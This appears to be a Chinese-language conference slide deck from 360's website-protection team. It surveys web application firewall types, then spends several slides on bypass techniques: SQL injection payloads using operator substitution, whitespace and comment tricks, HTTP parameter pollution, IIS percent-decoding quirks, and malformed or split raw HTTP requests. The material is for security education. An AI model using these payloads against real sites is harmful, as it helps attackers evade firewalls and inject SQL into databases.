

Web应用防火墙

Safe3 http://wzb.360.cn





- WAF背景和介绍
- WAF攻与防
- 总结



- 80%的网站存在安全漏洞
 - 使用开源流行的web应用(Discuz、Dedecms)
 - 网站开发人员安全知识薄弱
 - Web server本身漏洞
 - 网站管理人员缺乏安全意识(弱口令等)
 - 网站安全环境差(旁站入侵、嗅探等)



- 网络层过滤型 (Barracuda、<u>Imperva</u>等)
- 内嵌型 (<u>ModSecurity</u> 等)
- 反向代理型(Cloudflare、网站宝等)
- 代码防御型 (phpids、dotnetids等)



- 网络层过滤型
 - 性能高、SSL支持低、受限于网络区域、web兼容性差
- 内嵌型
 - 性能中、SSL支持高、需要本机安装、web兼容性中
- 反向代理型
 - 性能中、SSL支持中、不限网络区域、 web兼容性中
- 代码防御型

性能低、SSL支持高、需要插入代码、 web兼容性高



• 新兴WAF云防护

国外Cloudflare(融资2000万美元,每月35亿PV,服务12%的网络用户)、国内网站宝和安全宝,普遍采用反向代理模式,部署灵活使用简单



- WAF背景和介绍
- WAF攻与防
- 总结



- 网络层过滤WAF绕过:
 - 通过TCP分包发送HTTP请求包绕过(部分WAF没有TCP组包能力)
 - 通过发送大的HTTP请求包绕过(在HTTP包中 插入大量垃圾数据)
 - 通过发送畸形HTTP包请求绕过(网络层过滤有的没能完全覆盖HTTP协议,并且各个webserver对HTTP请求解析有细微差别)



Mysql and和or绕过

拦截: id=1 or 1 = 1, id=1 and 1 = 1

绕过: id=1 || 1 = 1 , id=1 && 1 = 1

原理:在php中or等于||, and等于&&

其它代替id=1-0, id=1+0



• 替换空格字符绕过

拦截: id=1%20or%201=1

绕过: id=1+or+1=1

id=1%0bor%0b1=1

id=1--s%0aor--s%0a1=1

id=1/*!or*/1=1

id=1()or(1=1)

原理:各种数据库有自己的特色,可以利用特殊方式替换空格来达到绕过防火墙的目的



• HTTP参数污染绕过

如下请求参数par1=val1&par1=val2各webserver处理



• 参数污染绕过示例

拦截: id=1%20or%201=1

绕过: id=1/*&id=*/or/*&id=*/1=1

原理:IIS接收后实际转换为id=1/*, */or/*, */1=1



RFC 定义字符处理:

```
未保留字符: a-z, A-Z, 0-9 and _ .!~ * '()
```

```
保留字符:;/?:@&=+$,
```

未定义字符:{}|\^[]`

下面是不同请求处理后结果



• IIS绕过示例

拦截: id=1%20or%201=1

绕过: id=1%%20%o%r%20%1%=1

原理:IIS接收%后如果后面不是正常的16进制编码就会去 掉%



• IIS畸形HTTP请求绕过示例

正常包: POST /test.asp HTTP/1.1\r\nHost: 192.168.1.2\r\nContent-Length: 15\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\nid=1%20or%201=1

畸形包绕过: GET /test.asp HTTP/1.1\r\nHost: 192.168.1.2\r\nContent-Length: 15\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\nid=1%20or%201=1

原理:IIS asp Request ("id")会正常接收id的值,而WAF不会接收过滤GET请求 \r\n\r\n后的数据



• GPC HTTP请求分开绕过示例

HTTP数据包:

POST /test.aspx?id=1/* HTTP/1.1

Host: 192.168.1.2

Content-Length: 6

Cookie: id=*/1=1;path=/

Content-Type: application/x-www-form-urlencoded

id= */or/*

原理:IIS aspx Request.Params["id"]会正常接收id的值,组合后的数据是id=1/*, */or/*, */1=1从而绕过WAF关键字过滤



- WAF背景和介绍
- WAF攻与防
- 总结




- WAF绕过的形式多种多样这里只简单的做了点介绍,更深层的还有 畸形HTTP请求绕过WAF上传过滤以及变形等,时间有限就不做过多 介绍
- 当然一款好的WAF产品还远不止如此,比如360的网站云防护网站宝,在涉及到大规模部署时就要考虑到智能DNS+多接点分布式
 CDN+WAF数据批量管理等功能,另外还要考虑到单点故障和大规模抗DDOS攻击等,欢迎同仁交流
- 最后希望通过技术交流能提升web安全技术水平,为国内的网站安全 环境提高做贡献





谢谢!



Block 1, Area D, Huitong Times Plaza No.71 JianGuo Road, ChaoYang District Beijing 100025, P.R.C.

